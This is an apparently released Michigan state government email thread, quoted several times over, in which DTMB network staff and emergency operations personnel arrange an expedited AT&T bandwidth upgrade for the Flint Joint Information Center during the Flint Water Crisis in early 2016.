Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Monday, February 1, 2016 10:22 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay the ticket and Incident that we had opened for updates has been closed. I was tasked with keeping the SEOC updated on the expedited circuit request for the JIC. Would you please keep us informed on the circuit upgrade? Or provide a contact that would have that information.

SMMS Incident 61998  
Remedy INC 5877944  
1/29/2016 12:51:46 PM salmon  
Resolution Communications Resolution Details : Circuit upgrade submitted for site. Closing incident and tracking via AT&T ticket for upgrade.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, January 28, 2016 4:35 PM  
**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Subject:** RE: Request from SEOC



Expedited request to increase circuit bandwidth at Flint SOB from 50mb to 100mb was submitted to AT&T today. I have reached out to AT&T management for assistance with the expedite.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Harris, Jack (DTMB)  
**Sent:** Thursday, January 28, 2016 10:26 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Subject:** RE: Request from SEOC

Thanks Jay!

Jack L Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850



**HELP. CONNECT. SOLVE.**

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, January 28, 2016 9:31 AM  
**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Thank you,  
Jay Salmon  
NTSD - ITM14

Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Wilson, David (DTMB)  
**Sent:** Wednesday, January 27, 2016 5:00 PM  
**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Subject:** Re: Request from SEOC

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Harris, Jack (DTMB)  
**Date:** Wed, Jan 27, 2016 4:36 PM  
**To:** Wilson, David (DTMB); Novello, Richard (DTMB);  
**Cc:** Bates, David (DTMB); Weldon, Diane (DTMB); McQuaid, John (DTMB); Salmon, Jay (DTMB);  
**Subject:** RE: Request from SEOC

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

Jack L Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850

**DTMB**  
**HELP. CONNECT. SOLVE.**

---

**From:** Wilson, David (DTMB)  
**Sent:** Wednesday, January 27, 2016 4:31 PM  
**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Additionally info

---

**From:** Novello, Richard (DTMB)  
**Sent:** Wednesday, January 27, 2016 4:20 PM

**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Subject:** RE: Request from SEOC

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.  
The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

---

**From:** Wilson, David (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:34 PM  
**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>  
**Subject:** Re: Request from SEOC

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Novello, Richard (DTMB)  
**Date:** Wed, Jan 27, 2016 3:20 PM  
**To:** Harris, Jack (DTMB); Wilson, David (DTMB);  
**Cc:** Bates, David (DTMB);  
**Subject:** FW: Request from SEOC

So is the press conference through the same House/Senate feed as the State of the State? Anyone know anything about how this feeds?

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:14 PM  
**To:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>; Jackson, JP (DTMB) <[JacksonJ6@michigan.gov](mailto:JacksonJ6@michigan.gov)>; Moore, Steven (DTMB) <[MooreS3@michigan.gov](mailto:MooreS3@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Per our phone conversation I will check with EM, Telecom may have to assist.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office

---

**From:** MSP-EOC-MDTMB

**Sent:** Wednesday, January 27, 2016 2:33 PM

**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>

**Subject:** RE: Request from SEOC

**Importance:** High

Diane,

Are you able to have someone check on this resource request from JIC in Flint.

I think Rich and Vicki must be out.

Let me know.

Thanks

Rock

---

**From:** MSP-EOC-MDTMB

**Sent:** Wednesday, January 27, 2016 1:02 PM

**To:** Reasner, Richard (DTMB); McPherson, Victoria (DTMB)

**Cc:** Rakowski, Rock (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB)

**Subject:** Request from SEOC

**Importance:** High

Rich and Vicki

Can you check this out?

We have been assigned this resource request.

Let me know.

Thanks

Rock

---

**Slow Internet at Flint JIC**

**Detailed description**

The Internet is slow at the Flint JIC today. We had difficulty streaming the Governor's Press conference. Not sure if this can be addressed or fixed.

**Attachment Description**

---

**Originating Position:**  
JIC PIO Leader

**Originator Name:**  
Ron Leix

**Point of Contact:**  
Ron Leix

**Point of Contact Number:**  
517-242-5631

**Priority**  
2-Priority (12 hrs.)

**Date/Time Due:**  
01/28/2016 00:47:00

**Date/Time Complete:**

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Monday, February 01, 2016 11:08 AM  
**To:** Salmon, Jay (DTMB);Weldon, Diane (DTMB)  
**Cc:** Novello, Richard (DTMB)  
**Subject:** RE: Request from SEOC

Thanks Jay, I will need to update the SEOC resource request today and perhaps escalate through other channels if they have no reasonable response.

Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:57 AM  
**To:** Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Subject:** RE: Request from SEOC

Hi Rock,

I spoke to AT&T management and made this circuit upgrade highest priority when we submitted it, they are aware of what this circuit is running right now. I will follow up with them today for a status and let you know.

Thanks,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Monday, February 1, 2016 10:39 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Subject:** RE: Request from SEOC

Jay, Please inform AT&T that this is for the Flint Water Crisis, if you already haven't.

This data restriction may affect crisis communication.

Thanks

Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:34 AM  
**To:** Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
**Subject:** RE: Request from SEOC

You're welcome Diane,

The normal timeframe is 45 business days for this type of change. I am hoping to have it completed within a week or so but we will see.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
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**Sent:** Monday, February 1, 2016 10:29 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Thank you Jay. Do you have an estimated idea how long it will take with AT&T?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

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**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Hi Diane,  
I can keep you updated as I get information. Right now I have nothing new other than AT&T management is pushing the expedite.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
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**Subject:** RE: Request from SEOC

Jay the ticket and Incident that we had opened for updates has been closed. I was tasked with keeping the SEOC updated on the expedited circuit request for the JIC. Would you please keep us informed on the circuit upgrade? Or provide a contact that would have that information.

SMMS Incident 61998

Remedy INC 5877944

1/29/2016 12:51:46 PM salmon

Resolution Communications Resolution Details : Circuit upgrade submitted for site. Closing incident and tracking via AT&T ticket for upgrade.

Respectfully,

Diane M Weldon, Data Center Operations  
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---

**From:** Salmon, Jay (DTMB)

**Sent:** Thursday, January 28, 2016 4:35 PM

**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

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**Subject:** RE: Request from SEOC

Expedited request to increase circuit bandwidth at Flint SOB from 50mb to 100mb was submitted to AT&T today. I have reached out to AT&T management for assistance with the expedite.

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**Sent:** Thursday, January 28, 2016 10:26 AM

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**Subject:** RE: Request from SEOC

Thanks Jay!

Jack L Harris  
Director, Enterprise Architecture and Network Strategies

DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850



HELP. CONNECT. SOLVE.

---

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**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>

**Subject:** RE: Request from SEOC

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The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Thank you,  
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**From:** Wilson, David (DTMB)

**Sent:** Wednesday, January 27, 2016 5:00 PM

**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>

**Subject:** Re: Request from SEOC

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Harris, Jack (DTMB)



**Date:** Wed, Jan 27, 2016 4:36 PM

**To:** Wilson, David (DTMB);Novello, Richard (DTMB);

**Cc:** Bates, David (DTMB);Weldon, Diane (DTMB);McQuaid, John (DTMB);Salmon, Jay (DTMB);

**Subject:**RE: Request from SEOC

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

Jack L Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850



**HELP. CONNECT. SOLVE.**

---

**From:** Wilson, David (DTMB)

**Sent:** Wednesday, January 27, 2016 4:31 PM

**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>

**Subject:** RE: Request from SEOC

Additionally info

---

**From:** Novello, Richard (DTMB)

**Sent:** Wednesday, January 27, 2016 4:20 PM

**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Subject:** RE: Request from SEOC

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.

The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

---

**From:** Wilson, David (DTMB)

**Sent:** Wednesday, January 27, 2016 3:34 PM

**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>

**Subject:** Re: Request from SEOC

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Novello, Richard (DTMB)  
**Date:** Wed, Jan 27, 2016 3:20 PM  
**To:** Harris, Jack (DTMB); Wilson, David (DTMB);  
**Cc:** Bates, David (DTMB);  
**Subject:** FW: Request from SEOC

So is the press conference through the same House/Senate feed as the State of the State? Anyone know anything about how this feeds?

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:14 PM  
**To:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>; Jackson, JP (DTMB) <[Jackson16@michigan.gov](mailto:Jackson16@michigan.gov)>; Moore, Steven (DTMB) <[MooreS3@michigan.gov](mailto:MooreS3@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Per our phone conversation I will check with EM, Telecom may have to assist.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 2:33 PM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>  
**Subject:** RE: Request from SEOC  
**Importance:** High

Diane,  
Are you able to have someone check on this resource request from JIC in Flint.  
I think Rich and Vicki must be out.  
Let me know.  
Thanks  
Rock

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 1:02 PM  
**To:** Reasner, Richard (DTMB); McPherson, Victoria (DTMB)  
**Cc:** Rakowski, Rock (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB)

**Subject:** Request from SEOC

**Importance:** High

Rich and Vicki

Can you check this out?

We have been assigned this resource request.

Let me know.

Thanks

Rock

**Slow Internet at Flint JIC**

**Detailed description**

The Internet is slow at the Flint JIC today. We had difficulty streaming the Governor's Press conference. Not sure if this can be addressed or fixed.

**Attachment Description**

**Originating Position:**  
JIC PIO Leader

**Originator Name:**  
Ron Leix

**Point of Contact:**  
Ron Leix

**Point of Contact Number:**  
517-242-5631

**Priority**  
2-Priority (12 hrs.)

**Date/Time Due:**  
01/28/2016 00:47:00

**Date/Time**  
**Complete:**

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Monday, February 01, 2016 11:10 AM  
**To:** Doll, Jeanette (DTMB);McKee, Ryan (DTMB)  
**Subject:** FW: Request from SEOC

FYI

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Monday, February 01, 2016 11:08 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Subject:** RE: Request from SEOC

Thanks Jay, I will need to update the SEOC resource request today and perhaps escalate through other channels if they have no reasonable response.  
Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:57 AM  
**To:** Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Subject:** RE: Request from SEOC

Hi Rock,  
I spoke to AT&T management and made this circuit upgrade highest priority when we submitted it, they are aware of what this circuit is running right now. I will follow up with them today for a status and let you know.

Thanks,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
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Remedy INC 5877944

1/29/2016 12:51:46 PM salmon

Resolution Communications Resolution Details : Circuit upgrade submitted for site. Closing incident and tracking via AT&T ticket for upgrade.

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Jack L Harris  
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HELP. CONNECT. SOLVE.

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Cell (517) 243-9653  
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**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Subject:** Re: Request from SEOC

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

djw

*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Harris, Jack (DTMB)

**Date:** Wed, Jan 27, 2016 4:36 PM

**To:** Wilson, David (DTMB);Novello, Richard (DTMB);

**Cc:** Bates, David (DTMB);Weldon, Diane (DTMB);McQuaid, John (DTMB);Salmon, Jay (DTMB);

**Subject:**RE: Request from SEOC

Yup -- you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

Jack L Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850



HELP. CONNECT. SOLVE.

---

**From:** Wilson, David (DTMB)

**Sent:** Wednesday, January 27, 2016 4:31 PM

**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>

**Subject:** RE: Request from SEOC

Additionally info

---

**From:** Novello, Richard (DTMB)

**Sent:** Wednesday, January 27, 2016 4:20 PM

**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Subject:** RE: Request from SEOC

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.

The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

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**Sent:** Wednesday, January 27, 2016 3:34 PM

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**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>

**Subject:** Re: Request from SEOC

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.



djw

*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Novello, Richard (DTMB)

**Date:** Wed, Jan 27, 2016 3:20 PM

**To:** Harris, Jack (DTMB); Wilson, David (DTMB);

**Cc:** Bates, David (DTMB);

**Subject:** FW: Request from SEOC

So is the press conference through the same House/Senate feed as the State of the State? Anyone know anything about how this feeds?

---

**From:** Weldon, Diane (DTMB)

**Sent:** Wednesday, January 27, 2016 3:14 PM

**To:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>

